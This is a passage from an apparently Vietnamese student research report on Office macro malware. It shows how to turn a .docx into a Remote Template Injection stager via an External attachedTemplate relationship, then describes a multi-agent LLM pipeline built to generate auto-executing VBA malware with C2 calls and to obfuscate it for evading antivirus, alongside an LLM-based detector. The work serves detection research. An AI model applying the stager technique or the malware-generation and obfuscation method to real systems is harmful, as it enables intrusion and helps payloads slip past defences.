
Cuối cùng, ở phần cuối tệp template, nhóm chèn phần còn lại của nội dung HTML. Kết quả là một tệp có phần mở rộng .html, có thể hiển thị nội dung mới nhử khi xem như HTML, nhưng vẫn giữ được khả năng

được Word xử lý như một template trong kịch bản Template Injection.



Hình 18: Chèn phần cuối nội dung HTML vào cuối tệp template.

Lúc này chúng ta thu được file .html hoạt động hoàn toàn bình thường mà không bị lỗi.



Hình 19: Tệp .html hoạt động bình thường trên trình duyệt.

Chỉnh sửa file docx mỗi nhữ để liên kết tới Template bên ngoài

Quá trình triển khai kỹ thuật Template Injection được thực hiện bằng cách giải nén tệp .docx mỗi nhữ đã chuẩn bị ở trên và can thiệp trực tiếp vào cấu trúc OOXML.

Giải nén tệp .docx mỗi nhữ thành các thư mục con. Tìm đến tệp cấu hình word/_rels/settings.xml.rels. Mã độc chỉnh sửa hoặc thêm mới một thẻ Relationship, trong đó thuộc tính TargetMode được thiết lập thành External và Target trỏ tới địa chỉ của máy chủ tải mẫu:

```
1 <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
2 <Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
3   <!-- External -->
4   <Relationship
5     Id="rId99"
6     Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
7     Target="POLICY.html"
8     TargetMode="External"/>
9 </Relationships>
```


Chỉnh sửa tệp word/settings.xml để khai báo cho Word biết rằng tài liệu này có gắn kèm một mẫu bên ngoài thông qua ID rId99:

```

1 <!-- Declare attached external Template via Relationship ID -->
2 <w:attachedTemplate w:id="rId99"/>

```

Nén lại toàn bộ các thư mục thành tệp .docx gốc. Lúc này, tệp văn bản trở thành một công cụ chuyển tiếp (Stager) hoàn hảo: Không chứa mã độc tĩnh, có đuôi mở rộng .docx thân thiện để qua mặt hệ thống kiểm duyệt tĩnh, nhưng mang khả năng kéo mã thực thi từ xa ngay tại thời điểm mở tệp (Runtime).



Hình 20: Tệp .docx vẫn hiển thị thông báo kích hoạt macro khi mở.

3.2 Research Track

3.2.1 Phương pháp nghiên cứu

Phương pháp nghiên cứu của đề án được xây dựng dựa trên việc tích hợp hai hướng tiếp cận: *nghiên cứu tấn công* (Offensive Research) nhằm khám phá khả năng của LLM trong việc sinh mã độc, và *nghiên cứu phòng thủ* (Defensive Research) nhằm đánh giá hiệu quả của các biện pháp phát hiện hiện tại.


Về phương pháp sinh mã, thay vì sử dụng các phương pháp sinh mã độc tĩnh (template-based) truyền thống — vốn chỉ ghép nối các đoạn code cố định — nhóm triển khai phương pháp *Agent-Driven Chain-of-Thought* (Chuỗi tư duy dẫn dắt bởi tác tử). Kiến trúc này lấy cảm hứng trực tiếp từ kỹ thuật Chain-of-Thought Prompting [8], qua đó ép buộc LLM phải suy luận chậm lại từng bước một trước khi đưa ra kết quả cuối. Tuy nhiên, thay vì chỉ nhúng chuỗi suy luận trong một prompt đơn, nhóm vật chất hóa từng bước tư duy đó thành một tác tử (Agent) độc lập với vai trò, ngữ cảnh hệ thống (system prompt) và bộ luật kiểm tra riêng. Cụ thể, quá trình sinh mã được phân rã thành ba tác tử hoạt động tuần tự: *Planner* (Lên kế hoạch), *Coder* (Viết mã), và *Checker* (Kiểm duyệt). Các tác tử này không hoạt động độc lập mà tạo thành một đồ thị trạng thái (stateful graph) với vòng lặp phản hồi (feedback loop), nơi kết quả của tác tử sau có thể kích hoạt tác tử trước chạy lại. Cách tiếp cận này nhằm giảm thiểu tối đa hiện tượng *ảo giác* (hallucination) — tức LLM tự bịa ra các chi tiết kỹ thuật không tồn tại — đồng thời đảm bảo mã độc sinh ra tuân thủ chặt chẽ các ràng buộc kỹ thuật và chiến thuật tấn công đã được quy định.

Về phương pháp đánh giá, đề án không dừng lại ở việc phân tích tĩnh mã nguồn mà sử dụng môi trường phân tích động thông qua nền tảng VirusTotal Sandbox (với hơn 60 engine phân tích hành vi). Toàn bộ quy trình upload mẫu, chờ phân tích và thu thập kết quả Detection Rate được tự động hóa hoàn toàn qua VirusTotal Public API v3, đảm bảo tính nhất quán và khả năng tái lập (reproducibility) của thực nghiệm. Chỉ số chính được sử dụng để đánh giá là **Detection Rate** (tỷ lệ phát hiện), được tính bằng số engine đánh dấu file là độc hại chia cho tổng số engine đã phân tích.

Song song với cấu trúc tạo sinh đối kháng, hướng tiếp cận phòng thủ của đề án được cụ thể hóa bằng mô hình phát hiện dựa trên kiến trúc phân tích tĩnh đa tầng kết hợp suy luận tác tử thông minh. Thay vì chỉ dựa vào các bộ lọc chữ ký số hay tập luật Heuristic truyền thống vốn dễ bị qua mặt bởi các kỹ thuật làm rối, hệ thống thiết lập một quy trình trích xuất đặc trưng đa chiều để bóc tách toàn diện cấu trúc tệp tin Office. Quy trình này phân rã tài liệu nghi ngờ thành ba thành phần ngữ cảnh cốt lõi bao gồm mã nguồn VBA tĩnh, mã nhị phân trung gian P-Code (thông qua bộ phân dịch nhị phân) và cấu trúc phân cấp OOXML nội tạng (tiêu biểu là các tệp cấu hình mối quan hệ .rels và tệp định dạng styles.xml). Toàn bộ các đặc trưng thô sau trích xuất được tuần tự hóa (serialize) thành định dạng JSON có cấu trúc nhằm cung cấp một bệnh án kỹ thuật số hoàn chỉnh cho tác tử LLM (lỗi Qwen-32B). Đóng vai trò như một Chuyên gia phân tích mã độc cấp cao (Lead Malware Researcher), tác tử LLM vận hành cơ chế tư duy chuỗi để tiến hành đối chiếu thành phần giữa mã nguồn và P-Code nhằm vạch trần kỹ thuật *VBA Stomping*, đồng thời mở xẻ ngữ nghĩa hành vi của macro và rà soát các tạo tác lẫn tránh không tệp như *Remote Template Injection* hay thực thi lệnh *DDE* ẩn.

3.2.2 Mô hình Generator

Kiến trúc hệ thống sinh mã độc (Mô hình Generator) được thiết kế theo mô hình Pipeline hai pha (Two-Phase Pipeline) hoàn toàn tự động, nhằm tách biệt rõ ràng giữa quá trình sáng tạo mã độc thuần chức năng (Base Generation) và quá trình biến thể để lẫn tránh (Obfuscation). Hình 21 mô tả tổng quan kiến trúc hệ thống.



Hình 21: Tổng quan kiến trúc Phase 1 của hệ thống sinh mã độc VBA Macro. Phase 1 chịu trách nhiệm sinh mã gốc thông qua vòng lặp Agent.

Lựa chọn Mô hình Tính toán (Qwen2.5-Coder-32B)

Mô hình Generator (Bộ sinh mã độc) đóng vai trò trung tâm của kiến trúc. Thay vì sử dụng các dịch vụ LLM thương mại, đồ án triển khai một mô hình mã nguồn mở chuyên biệt cho tác vụ lập trình với số lượng tham số lớn. Cụ thể, mô hình ngôn ngữ được chọn để làm lõi (brain) cho đồ thị tác tử là **Qwen2.5-Coder-32B-Instruct**¹, một mô hình do Alibaba Cloud phát triển. Đây là mô hình đạt điểm số State-of-the-Art (SOTA) trên các bảng đánh giá năng lực sinh mã như HumanEval (92.7%) và MBPP (90.2%), tương đương với GPT-4o của OpenAI trên các tác vụ lập trình. Lý do ưu tiên mô hình này:

- **Hiệu năng:** Xếp hạng ngang ngửa GPT-4o trên EvalPlus Leaderboard trong các tác vụ sinh mã phức tạp và tự sửa lỗi (self-repair), rất phù hợp cho kiến trúc đa tác tử nơi Planner phải suy luận logic và Coder phải lập trình chính xác.


¹Alibaba Cloud, *Qwen2.5-Coder Technical Report*, 2024. <https://huggingface.co/Qwen/Qwen2.5-Coder-32B-Instruct>

- **Chi phí bằng không:** Là mô hình mã nguồn mở, có thể triển khai tự lưu trữ (self-hosted), giúp giảm chi phí xuống 0 VND so với việc sử dụng API của GPT-4o (ước tính hàng chục USD cho quy mô dataset 400 mẫu với vòng lặp phản hồi liên tục hàng ngàn lần gọi).
- **Phù hợp phần cứng:** Mô hình này được lượng tử hóa AWQ 4-bit, chỉ đòi hỏi khoảng 19GB VRAM, có thể chạy trên môi trường điện toán đám mây với dung lượng VRAM hạn chế (vừa khít cấu hình Kaggle Dual T4 GPU 32GB VRAM miễn phí) đồng thời vẫn đảm bảo khả năng sinh mã phức tạp.

Mô hình được phục vụ (served) qua vLLM inference server trên Kaggle Notebooks, cung cấp endpoint tương thích OpenAI API. Hệ thống điều phối tác tử (agent orchestration) được xây dựng trên LangChain và LangGraph, với LangSmith làm công cụ giám sát và ghi log toàn bộ vết thực thi (trace).

Phase 1 – Sinh mã độc gốc (Base Malware Generation)

Phase 1 là pha cốt lõi của hệ thống, được hiện thực hóa thành một đồ thị tác tử có trạng thái (stateful agent graph). Mỗi node trong đồ thị tương ứng với một tác tử, và các cạnh (edge) có điều kiện xác định luồng thực thi dựa trên trạng thái hệ thống (state). Hình 22 minh họa vết thực thi (trace) của một lần chạy được ghi lại trên LangSmith.




Hình 22: Giao diện LangSmith Tracing ghi lại chi tiết một lần thực thi. Có thể thấy rõ các nút được gọi lần lượt: planner (65.9s), coder (17.9s), checker (10.4s), sau đó điều hướng qua route_checker rồi lặp lại coder và checker do lần đầu chưa qua kiểm duyệt.

Đầu vào là một *TTP Recipe* (công thức TTP), tức một chuỗi các kỹ thuật tấn công được mã hóa theo chuẩn MITRE ATT&CK ², cùng với một *Environment Context* mô tả môi trường mục tiêu (địa chỉ IP C2 server, đường dẫn payload). Ba tác tử hoạt động theo chuỗi để sinh ra mẫu Base Malware:

1. **Tác tử Planner:** Nhận TTP Recipe, tác tử này (với Temperature = 0.7) sẽ thiết kế một bản phân tích Kill Chain chi tiết, liệt kê từng bước tấn công, thông số kỹ thuật cụ thể và yêu cầu triển khai. Quan trọng, tác tử bị ràng buộc bởi lệnh “*DO NOT write code*” để buộc nó tập trung 100% vào việc lập kế hoạch tự duy thay vì viết code. Đây chính là bản chất của Chain-of-Thought: bước suy luận được vật chất hóa và tách biệt hoàn toàn khỏi bước thực thi.
2. **Tác tử Coder:** Nhận đầu ra của Planner (hoặc phản hồi lỗi từ Checker nếu là vòng lặp lại), tác tử này (với Temperature = 0.1) sinh ra đoạn mã VBA Macro hoàn chỉnh, được bao gói trong khối code fence “`vba ...`” để dễ trích xuất tự động.
3. **Tác tử Checker:** Đóng vai trò kiểm duyệt viên (QA Auditor), tác tử này áp dụng một bộ luật cứng để kiểm tra mã VBA vừa sinh ra. Nếu mã vượt qua kiểm duyệt, nó được lưu ra file `.vba`; nếu không, phản hồi lỗi (feedback) được truyền ngược trở lại cho Coder để viết lại, tạo thành vòng lặp tự sửa lỗi (self-correction loop) với tối đa 5 lần thử.

²MITRE Corporation, *MITRE ATT&CK Enterprise Matrix*, <https://attack.mitre.org/>



Hình 23: Lược đồ đồ thị tác tử (Agent Graph) của Phase 1. Mũi tên đứt nét biểu diễn luồng phản hồi (Feedback Loop) khi Checker phát hiện lỗi, buộc Coder phải viết lại (tối đa 5 lần).

Cấu trúc Trạng thái Hệ thống (Agent State)

Toàn bộ các tác tử chia sẻ một đối tượng trạng thái toàn cục `BaseAgentState` bao gồm các trường: `scenario` (kịch bản đầu vào), `kill_chain` (kế hoạch Kill Chain từ Planner), `base_vba_code` (mã VBA hiện tại), `feedback` (phản hồi lỗi từ Checker), và `retry_count` (số lần thử). Việc dùng chung một đối tượng state duy nhất cho phép bất kỳ tác tử nào đọc được toàn bộ lịch sử và ngữ cảnh, loại bỏ nhu cầu truyền tham số phức tạp.

Thiết kế System Prompt và Cơ chế Tư duy Chuỗi

Mỗi tác tử được trang bị một System Prompt được tinh chỉnh kỹ lưỡng, đóng vai trò như "nhân cách" và "luật làm việc" của tác tử đó. Một số ràng buộc then chốt được nhúng trực tiếp vào System Prompt:

- **Ràng buộc loại trừ (Negative Constraints):** Coder bị cấm tuyệt đối sử dụng `MsgBox`, `Debug.Print`, hoặc ghi log ra file `.txt` cục bộ. Đây là các hàm LLM thường dùng để “giả vờ” thực thi (simulate) thay

vì viết mã thật sự. Việc cấm chúng ép LLM phải viết code thực chất, có khả năng gọi API Windows và kết nối mạng thật sự.

- **Ràng buộc khẳng định (Positive Constraints):** Coder được yêu cầu bắt buộc phải có hàm entry point `Document_Open()` hoặc `AutoOpen()`, phải dùng `MSXML2.XMLHTTP` cho các thao tác mạng, và phải dùng `WScript.Shell` hoặc `WMI Win32_Process.Create` cho việc thực thi lệnh.
- **Cô lập vai trò (Role Isolation):** Planner bị ràng buộc “*DO NOT write code*”, còn Checker không được phép sửa code mà chỉ được phép đưa ra phản hồi dạng text có cấu trúc **PASS/FAIL** kèm lý do cụ thể. Sự cô lập vai trò này ngăn chặn các tác tử “lấn sân” nhau, đảm bảo luồng tư duy Chain-of-Thought diễn ra đúng thứ tự.

Cơ chế Hard-Fail Interceptor của Checker

Tác tử Checker là van an toàn quan trọng nhất của hệ thống. Thay vì chỉ dựa vào LLM để đánh giá chất lượng code (dễ bị LLM tự đánh giá thiên vị về code của chính nó), Checker được trang bị một lớp kiểm tra dựa trên quy tắc (rule-based) cứng chạy trong Python trước khi gọi LLM để xem xét logic. Bộ luật cứng này kiểm tra:


- Sự tồn tại của entry point hợp lệ (`Document_Open` hoặc `AutoOpen`).
- Sự vắng mặt của các từ khóa bị cấm (`MsgBox`, `Debug.Print`).
- Sự hiện diện bắt buộc của ít nhất một trong ba thành phần TTP đã yêu cầu (Execution, Discovery, C2/Exfiltration) dựa trên phân tích từ khóa trong mã nguồn.

Nếu mã nguồn vượt qua lớp kiểm tra cứng, LLM Checker sẽ thực hiện đánh giá logic chuyên sâu hơn và trả về phán quyết **PASS** hoặc **FAIL** kèm mô tả chi tiết. Cơ chế hai lớp này giúp giảm đáng kể số vòng lặp sửa lỗi không cần thiết và cải thiện độ chính xác của quá trình kiểm duyệt.

Phase 2 – Làm rối mã độc (Obfuscation Pipeline)

Sau khi sinh thành công 100 mẫu Base Malware, hệ thống chuyển sang Phase 2. Mỗi mẫu gốc được đưa qua ba biến thể làm rối cú pháp tĩnh, tổng cộng tạo ra 298 mẫu biến thể:

- **Random Variable/Function Renaming (Đổi tên ngẫu nhiên):** Tất cả tên biến, tên hàm tự định nghĩa trong mã VBA được thay thế bằng các chuỗi ngẫu nhiên vô nghĩa (ví dụ: `GetData` → `xK7mPq2`), nhằm phá vỡ các chữ ký dựa trên tên biến đặc trưng mà một số AV sử dụng.
- **String Concatenation (Ghép chuỗi):** Các chuỗi ký tự nhạy cảm (URL C2, tên hàm API như `WScript.Shell`) bị cắt nhỏ thành từng phần và ghép lại bằng toán tử `&` (ví dụ: `WScript.Shell` → `WScr` & `ipt.` & `Shell`), nhằm đánh lừa các công cụ phân tích chuỗi tĩnh (static string analysis).
- **ASCII Encoding (Mã hóa ASCII):** Chuyển đổi toàn bộ các chuỗi nhạy cảm thành dãy hàm `Chr()` (ví dụ: ký tự “W” → `Chr(87)`), nhằm ẩn hoàn toàn nội dung chuỗi khỏi cái nhìn tĩnh. Kỹ thuật này đòi hỏi xử lý đặc biệt để tránh vượt quá giới hạn 1024 ký tự trên một dòng của VBA, được giải quyết bằng cách tự động chèn ký tự nối dòng “_” (line continuation).



Hình 24: Tổng quan quá trình Phase 2 (Làm rối mã độc). Hệ thống tự động phân tách và áp dụng các thuật toán làm rối (Obfuscation) lên mã gốc để tạo ra các biến thể lẫn tránh.


Xử lý Đặc biệt cho Mã hóa ASCII (ASCII Encoding)

Kỹ thuật làm rối ASCII Encoding đặt ra một thách thức kỹ thuật đặc thù: VBA áp đặt giới hạn cứng 1024 ký tự trên mỗi dòng mã nguồn. Khi mã hóa một chuỗi dài (ví dụ: một URL C2 dài 80 ký tự) thành dãy hàm `Chr()`, mỗi ký tự gốc phình ra thành dạng `Chr(XXX) &` (khoảng 10 ký tự), khiến một dòng duy nhất có thể lên đến hàng ngàn ký tự, vượt xa giới hạn cho phép. Điều này gây ra lỗi biên dịch (compile-time error) ngay khi macro được kích hoạt.

Để xử lý vấn đề này, sau khi áp dụng mã hóa ASCII, hệ thống tự động thực thi một bước hậu xử lý (post-processing) trong Python: quét toàn bộ các dòng mã, phát hiện các dòng vượt ngưỡng 200 ký tự (để có biên an toàn), và tự động chèn ký tự nối dòng “`_`” (line continuation character) của VBA, chia dòng dài thành các đoạn nhỏ hơn. Phương pháp này đảm bảo tính hợp lệ cú pháp của mã VBA sau làm rối mà không làm thay đổi ngữ nghĩa thực thi.

3.2.3 Mô hình Detector

Phương pháp nghiên cứu của Mô hình Phát hiện (Detection Model) được xây dựng dựa trên hướng tiếp cận phân tích tĩnh kết hợp ứng dụng Mô hình Ngôn ngữ Lớn (LLM) theo cơ chế Agent-Driven Chain-of-Thought. (Chuỗi tư duy dẫn dắt bởi tác tử). Trong kiến trúc này, LLM đóng vai trò như một chuyên gia phân tích mã độc tài liệu (Lead Malware Researcher), thực hiện quá trình đánh giá pháp y tuần tự (Step-by-Step Thinking) để đưa ra phán quyết.



Hình 25: Kiến trúc đề xuất mô hình Detector

Quá trình suy luận phân tích được thực hiện thông qua ba bước cốt lõi:

- **Đối chiếu thành phần - VBA vs P-Code:** Mô hình tiến hành so sánh mã nguồn VBA tĩnh với mã nhị phân trung gian P-Code nhằm phát hiện các dấu hiệu trốn tránh, tiêu biểu là kỹ thuật *VBA Stomping*.
- **Ngữ nghĩa hành vi - Macro Analysis:** Hệ thống phân tích luồng logic của macro để xác định các điểm kích hoạt tự động và nhận diện các kỹ thuật ẩn giấu payload.
- **Phân tích cấu trúc - OOXML/OLEID:** Mô hình kiểm tra cấu trúc của tài liệu OOXML và đánh giá các chỉ số OLEID để phát hiện các tạo tác độc hại tiềm ẩn như Remote Template Injection hoặc mã thực thi DDE.

Quá trình thí nghiệm được triển khai và tự động hóa thông qua luồng kiến trúc bao gồm các giai đoạn sau:

1. **Trích xuất đặc trưng:** Dữ liệu đầu vào đi qua bộ công cụ trích xuất đa tầng để lấy ra các thành phần thiết yếu: Siêu dữ liệu và đánh giá rủi ro cấu trúc (thông qua *oletools*), Mã nguồn VBA, Mã hợp ngữ P-code (thông qua *pcodeomp*), và cấu trúc phân cấp OOXML.
